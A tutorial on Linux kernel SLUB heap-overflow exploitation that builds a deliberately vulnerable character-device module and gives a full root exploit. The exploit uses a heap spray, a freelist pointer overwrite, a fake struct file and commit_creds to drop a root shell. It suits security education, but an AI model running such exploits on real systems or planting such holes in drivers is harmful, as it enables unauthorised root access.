Exploiting linux kernel heap corruptions (SLUB Allocator)

Author: Simo Ghannam <mg_at_morxploit_dot_com>

Date: October 2013

MorXploit Research

http://www.morxploit.com

1. Introduction :

in recent years , several researches on the Linux kernel security were done . The most common kernel privilege vulnerabilities can be divided into several categories: NULL pointer dereference , kernel space stack overflow ,kernel slab overflow , race conditions … etc.

some of them are pretty easy to exploit and no need to prepare your own linux kernel debugging environment to write the exploit, and some other requires some special knowledges on Linux kernel design , routines , memory management … etc .

In this tutorial we will explain how SLUB allocator works and how we can make our user-land code to be executed when we can corrupt some metadata from a slab allocator .

2. The slab allocator:

linux kernel has three main different memory allocators : SLAB , SLUB and SLOB.

I would notice that “slab” means the general allocator design, while SLAB/SLUB/SLOB are slab implementations in the linux kernel.

And you can use only one of them , by default linux kernel uses the SLUB allocator since 2.6 as a default memory manager when a linux kernel developer calls kmalloc().

So let's talk a little bit about these three implementations and describe how they work .


2.1. SLAB allocator :

the SLAB is a set of one or more contiguous pages of memory handled by the slab allocator for an individual cache. Each cache is responsible for a specific kernel structure allocation. So the SLAB is set of object allocations of the same type.

The SLAB is described with the following structure :

```
struct slab
      1.          {
      2.                      union
      3.                      {
      4.                      struct
      5.                      {
      6.                            struct list_head list;
      7.                            unsigned long colouroff;
      8.                            void *s_mem;
      9.                            unsigned int inuse;     /* num of used
        objects */
     10.                                  kmem_bufctl_t free;
     11.                                  unsigned short nodeid;
     12.                            };
     13.
     14.                            struct slab_rcu __slab_cover_slab_rcu;
     15.                     };
     16.               };
```

For example if you make two allocations of tasks_struct using kmalloc, these two objects are allocated in the same SLAB cache ,because they have the same type and size.



Two pages with 6 object in the same type handled by a slab cache

2.2. SLUB allocator:

SLUB is currently the default slab allocator in the linux kernel , it was implemented to solve some drawbacks of the SLAB design .

The following figure includes the most important members of the page structure, take a look here to see the full version.

```
struct page
{
    ...

    struct
    {
        union
        {
            pgoff_t index;          /* Our offset within mapping. */
            void *freelist;         /* slub first free object */
        };

        ...

        struct
        {
            unsigned inuse:16;
            unsigned objects:15;
            unsigned frozen:1;
        };

        ...
    };

    ...
```

```
    union
    {
        ...
        struct kmem_cache *slab;        /* SLUB: Pointer to slab */
        ...
    };

    ...
};
```

a page's freelist pointer is used to point to the first free object in the slab. This first free object has another small header which has another freelist pointer which points to the next free object in the slab , while inuse is used to track of the number of objects that have been allocated.
and the figure explains that :




FIGURE 4.5

The SLUB allocator: Interconnection between *freelist*, *inuse*, and *offset*.

the SLUB ALLOCATOR : linked list between free objects.

The SLUB allocator manages many of dynamic allocations/deallocations of the internal kernel memory. The kernel distinguishes these allocations/deallocations by their sizes , some caches called general-purpose (kmalloc-192 : it holds allocations between 128 and 192 bytes). For example if you invoked kmalloc to allocate 50 bytes,it creates the chunk of memory from the general-purpose kmalloc-64 , because 50 is between 32 and 64 as described above.
For more information you can type “cat /proc/slabinfo” to see more details.
/proc/slabinfo has no longer readable by a simple user …, so you should work with the super user during writing exploits.

2.3. SLOB allocator:

the SLOB allocator was designed for small systems with limited amounts of memory, like embedded linux systems.
SLOB places all allocated objects on pages arranged in three linked list .

3. kernel SLUB overflow :

Exploiting SLUB overflows requires some knowledges about the SLUB allocator (we've described it above) and is one of the most advance exploitation techniques.
Keep in mind that objects in a slab are allocated contiguously , so if we can overwrite the metadata used by the SLUB allocator we can switch the execution flow into the user-space and executing our evil code. So our goal is the control freelist pointer , freelist pointer as described above is a pointer to the next free object in the slab cache , if freelist is NULL , the slab is full ,no more free objects are available and the kernel asks for another slabe cache with PAGE_SIZE of bytes bytes (PAGE_SIZE=4096) . if we overwrite this pointer with an address of our choice we can return to a given kernel path an arbitrary memeory address (user-land code) .

So let's make a small demonstration , and looking at this in more practical way. I've build a vulnerable device driver which does some trivial input/ouput interactions with userland-processes.
The code :

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/uaccess.h>
#include <linux/cdev.h>
#include <linux/fs.h>
#include <linux/slab.h>

#define DEVNAME "vuln"
#define MAX_RW   (PAGE_SIZE*2)



MODULE_AUTHOR("Mohamed Ghannam");
MODULE_LICENSE("GPL v2");

static struct cdev *cdev;
static char *ramdisk;
```

```
static int vuln_major = 700,vuln_minor = 3;
static dev_t first;
static int count = 1;

static int vuln_open_dev(struct inode *inode , struct file *file) {
        static int counter=0;
        char *ramdisk;

        printk(KERN_INFO"opening device : %s \n",DEVNAME);
        ramdisk = kzalloc(MAX_RW,GFP_KERNEL);
        if(!ramdisk)
                return -ENOMEM;
        //file->private_data = ramdisk;
        printk(KERN_INFO"MAJOR no = %d and MINOR no =
%d\n",imajor(inode),iminor(inode));
        printk(KERN_INFO"Opened device : %s\n",DEVNAME);
        counter++;
        printk(KERN_INFO"opened : %d\n",counter);
        return 0;
}

static int vuln_release_dev(struct inode *inode,struct file *file)
{
        printk(KERN_INFO"closing device : %s \n",DEVNAME);
        return 0;
}

static ssize_t vuln_write_dev(struct file *file ,const  char __user *buf,size_t lbuf,loff_t
*ppos)
{
        int nbytes,i;
        char *copy;

        char *ramdisk = kzalloc(lbuf,GFP_KERNEL);
        if(!ramdisk)
                return -ENOMEM;

        copy = kmalloc(256 , GFP_KERNEL);
        if(!copy)
                return -ENOMEM;

        if ((lbuf+*ppos) > MAX_RW) {
                printk(KERN_WARNING"Write Abbort \n");
                return 0;
        }

        nbytes = lbuf - copy_from_user(ramdisk+ *ppos , buf,lbuf);
        ppos += nbytes;

        for(i=0;i<0x40;i++)
                copy[i]=0xCC;
```

```
        memcpy(copy,ramdisk,lbuf);
        printk("ramdisk : %s \n",ramdisk);
        printk("Writing :  bytes = %d\n",(int)lbuf);

        return nbytes;
}

static ssize_t vuln_read_dev(struct file *file ,char __user *buf,size_t lbuf ,loff_t *ppos)
{
        int nbytes;
        char *ramdisk = file->private_data;
        if((lbuf + *ppos) > MAX_RW) {
                printk(KERN_WARNING"Read Abort \n");
                return 0;
        }

        nbytes = lbuf - copy_to_user(buf,ramdisk + *ppos , lbuf);
        *ppos += nbytes;
        return nbytes;
}

static struct file_operations fps = {
        .owner = THIS_MODULE,
        .open = vuln_open_dev,
        .release = vuln_release_dev,
        .write = vuln_write_dev,
        .read = vuln_read_dev,
};

static int __init vuln_init(void)
{
        ramdisk = kmalloc(MAX_RW,GFP_KERNEL);
        first = MKDEV(vuln_major,vuln_minor);
        register_chrdev_region(first,count,DEVNAME);
        cdev = cdev_alloc();
        cdev_init(cdev,&fps);
        cdev_add(cdev,first,count);
        printk(KERN_INFO"Registring device %s\n",DEVNAME);
        return 0;
}


static void __exit vuln_exit(void)
{
        cdev_del(cdev);
        unregister_chrdev_region(first,count);
        kfree(ramdisk);

}

module_init(vuln_init);
module_exit(vuln_exit)
```

let's describe a little bit what the code does, this is a dummy kernel mode which creates a character device "/dev/vuln", and makes some basic I/O operations.
The bug is obvious to spot .
In vuln_write_dev() function , we notice that ramdisk variable is used to store the user input and it's allocated safely with lbuf which is the length of user input , then it will be copied into copy variable which is kmalloc'ed with 256 bytes . So it is easy to spot that there is a heap SLUB overflow if a user writes data greater than 256 of size .
First you should download the lab of this article , is a **qemu** archive system containing the kernel module , the proof of concept and the final exploit .
Let's trigger the bug first :

```
$ ./trigger
    6.348231] general protection fault: 0000 [#1] SMP
    6.349488] Modules linked in: vuln_kmod(OF)
    6.349922] CPU 0
    6.350245] Pid: 75, comm: sh Tainted: GF          O 3.8.0-31-generic #46-Ubuntu B
chs Bochs
    6.350245] RIP: 0010:[<ffffffff8105614f>]  [<ffffffff8105614f>] dup_mm+0x29f/0x66
0
    6.350245] RSP: 0018:ffff880002583de8  EFLAGS: 00000286
    6.350245] RAX: 4141414141414141 RBX: ffff8800025303c0 RCX: ffff880002569300
    6.350245] RDX: 0000000000000000 RSI: ffff880002532678 RDI: ffff880002532730
    6.350245] RBP: ffff880002583e48 R08: 00000000000172e0 R09: 0000000000000001
    6.350245] R10: 00000000000000ee R11: 0000000000000000 R12: ffff880002532678
    6.350245] R13: ffff8800033fd728 R14: 0000000000000000 R15: ffff880002532730
    6.350245] FS:  0000000000000000(0000) GS:ffff880003c00000(0000) knlGS:0000000000
000000
    6.350245] CS:  0010 DS: 0000 ES: 0000 CR0: 000000008005003b
    6.350245] CR2: 00007fff2cbf1fe0 CR3: 000000000256e000 CR4: 00000000000006f0
    6.350245] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
    6.350245] DR3: 0000000000000000 DR6: 0000000000000000 DR7: 0000000000000000
    6.350245] Process sh (pid: 75, threadinfo ffff880002582000, task ffff8800025445c
```

so we've successfully overwrote the freelist pointer for the next free object.
If we overwrite this freelist metadata with an address of a userland function ,we can run our userland function inside the kernel space ,thus we can hijack root privileges and drop shell after.
I forgot to mention that there are tree categories of the slab caches : full slab,partial slab and empty slab.
Full slab :the slab cache is fully allocated and doesn't contain any free chunk so its freelist equals NULL.
Partial slab: the slab cache contains free and allocated chunk and is able to allocate other chunks.
Empty slab: the slab cache doesn't have any allocation , and all chunks are free and ready to be allocated.

4 . Building the exploit :

So the problem is when the attacker wants to overwrite a freelist pointer , he must take care of the slab's situation and it should be either a full slab or an empty slab and make sure that the next freelist pointer is the right target .
So we have 256 bytes is allocated with kmalloc , thus we should take a look at /proc/slabinfo and gather some useful informations about the general-purpose kmalloc-256. The next step is to make a comparison between the free objects and used

object in the slab cache ,then we have to fill them and make the slab full and ensure that the kernel will create a fresh slab .
To do that we have to figure out some ways to make allocations in the general purpose “kmalloc-256” , and we found a good target for this is : **struct file** kernel structure, since we can't allocate it directly from the user space we can do it by calling some syscalls to do that for us like : open() , socket() …. etc.
calling these kind of functions allow us to make some **struct file** allocations and that's good for an attacker purpose .
As we described earlier , we should ensure that there is no more free chunk for the current slab so we have to make a lot of **struct file** allocations :

```
for(i=0;i<1000;i++)
        socket(AF_INET,SOCK_STREAM,0);
```

good , so take a look again at the slab cache ,the next thing to do is to trigger the crash , if we write an amount of data greater than 256 we will definitely overwrite the next free list pointer , and let the kernel executes some userspace codes of our choice .
So how the userland code gets to be executed in the kernel land ?
We have to look for function pointers and we are glad to see that **struct file** contains **struct file_operations** containing a function pointer .
Our attack is like bellow :

```
struct file {
        .f_op = struct file_operations = {
                .fsync = ATTACKER_ADDRESS,
        };
};
```

as you see you there is a lot of function pointers and you can choose any one you want.
But how can we put this “ATTACKER_ADDRESS” ? The idea is to build a new fake **struct file** and put its address in the payload , so the freelist will be overwritten by the address of our fake **struct file** ,thus the freelist points into our fake struct file and it assumes that it's the next free object , thus we are moving the control flow into the userspace and this is a powerful technique.
So when the attacker call **fsync(2)** syscall , the ATTACKER_ADDRESS will be executed instead of the real fsync opertation. Good , we can execute our userland code , but how can we get root privileges ? It's very easy to get root by calling :

```
commit_creds(prepare_kernel_cred(0));
```

the final exploit is like :

```
#include <arpa/inet.h>
#include <errno.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
```


```
#include <sys/utsname.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>
#include <errno.h>

#define BUF_LEN 256


struct list_head {
        struct list_head *prev,*next;
};

struct path {
        void *mnt;
        void *dentry;
};

struct file_operations {
        void *owner;
        void *llseek;
        void *read;
        void *write;
        void *aio_read;
        void *aio_write;
        void *readdir;
        void *poll;
        void *unlocked_ioctl;
        void *compat_ioctl;
        void *mmap;
        void *open;
        void *flush;
        void *release;
        void *fsync;
        void *aio_fsync;
        void *fasync;
        void *lock;
        void *sendpage;
        void *get_unmapped_area;
        void *check_flags;
        void *flock;
        void *splice_write;
        void *splice_read;
        void *setlease;
        void *fallocate;
        void *show_fdinfo;
} op;

struct file {
        struct list_head fu_list;
        struct path f_path;
        struct file_operations *f_op;
```

```
	long int buf[1024];
} file;

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned
long cred);


_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;

int win=0;
static unsigned long get_kernel_sym(char *name) {
	FILE *f;
	unsigned long addr;
	char dummy;
	char sname[512];
	struct utsname ver;
	int ret;
	int rep = 0;
	int oldstyle = 0;

	f = fopen("/proc/kallsyms", "r");
	if (f == NULL) {
		f = fopen("/proc/ksyms", "r");
		if (f == NULL)
			goto fallback;
		oldstyle = 1;
	}

repeat:
	ret = 0;
	while(ret != EOF) {
		if (!oldstyle)
			ret = fscanf(f, "%p %c %s\n", (void **)&addr, &dummy, sname);
		else {
			ret = fscanf(f, "%p %s\n", (void **)&addr, sname);
			if (ret == 2) {
				char *p;
				if (strstr(sname, "_O/") || strstr(sname, "_S."))
					continue;
				p = strrchr(sname, '_');
				if (p > ((char *)sname + 5) && !strncmp(p - 3, "smp", 3)) {
					p = p - 4;
					while (p > (char *)sname && *(p - 1) == '_')
						p--;
					*p = '\0';
				}
			}
		}
		if (ret == 0) {
			fscanf(f, "%s\n", sname);
```

```
                        continue;
                }
                if (!strcmp(name, sname)) {
                        printf("[+] Resolved %s to %p%s\n", name, (void *)addr, rep ? " (via
System.map)" : "");
                        fclose(f);
                        return addr;
                }
        }

        fclose(f);
        if (rep)
                return 0;
fallback:

        uname(&ver);
        if (strncmp(ver.release, "2.6", 3))
                oldstyle = 1;
        sprintf(sname, "/boot/System.map-%s", ver.release);
        f = fopen(sname, "r");
        if (f == NULL)
                return 0;
        rep = 1;
        goto repeat;
}

int getroot(void) {
        win=1;
        commit_creds(prepare_kernel_cred(0));
        return -1;
}

int main(int argc,char ** argv)
{
        char *payload;
        int payload_len;
        void *ptr = &file;


        payload_len = 256+9;
        payload = malloc(payload_len);
        if(!payload){
                perror("malloc");
                return -1;
        }
        memset(payload,'A',payload_len);
        memcpy(payload+256,&ptr,sizeof(ptr));
        payload[payload_len]=0;

        int fd = open("/dev/vuln",O_RDWR);
        if(fd == -1) {
                perror("open ");
```

```
                return -1;
        }


        commit_creds = (_commit_creds)get_kernel_sym("commit_creds");
        prepare_kernel_cred =
(_prepare_kernel_cred)get_kernel_sym("prepare_kernel_cred");

        int i;
        for(i=0;i<1000;i++){
                if(socket(AF_INET,SOCK_STREAM,0) == -1){
                        perror("socket fill ");
                        return -1;
                }
        }

        write(fd,payload,payload_len);

        int target_fd ;
        target_fd = socket(AF_INET,SOCK_STREAM,0);
        target_fd = socket(AF_INET,SOCK_STREAM,0);

        file.f_op = &op;
        op.fsync = &getroot;
        fsync(target_fd);

        pid_t pid = fork();

        if (pid == 0) {

                setsid();
                while (1) {
                        sleep(9999);
                }
        }
        printf("[+] rooting shell ....");
        close(target_fd);
        if(win){
                printf("OK\n[+] Droping root shell ...  \n");
                execl("/bin/sh","/bin/sh",NULL);
        }else
                printf("FAIL \n");

        return 0;
}
```

let's run the code :



Bongo!

5 . Conclusion :

we have studied how the kernel SLUB works and how we can get privileges , exploitating kernel vulnerabilities is not so different than userspace , but the kernel exploit development requires strong knowledges in how the kernel works ,its routines ,how it protects against race conditions ...etc.
it was very fun to play whit these kind of bugs ,as there is not a whole lot of modern, public example s of SLUB overflow exploits.
Here some references might help you :

Paper lab

Linux Kernel CAN SLUB Overflow

A Guide to Kernel Exploitation: Attacking the Core

PlaidCTF2013 servr CTF challenge

Exploit Linux Kernel Slub Overflow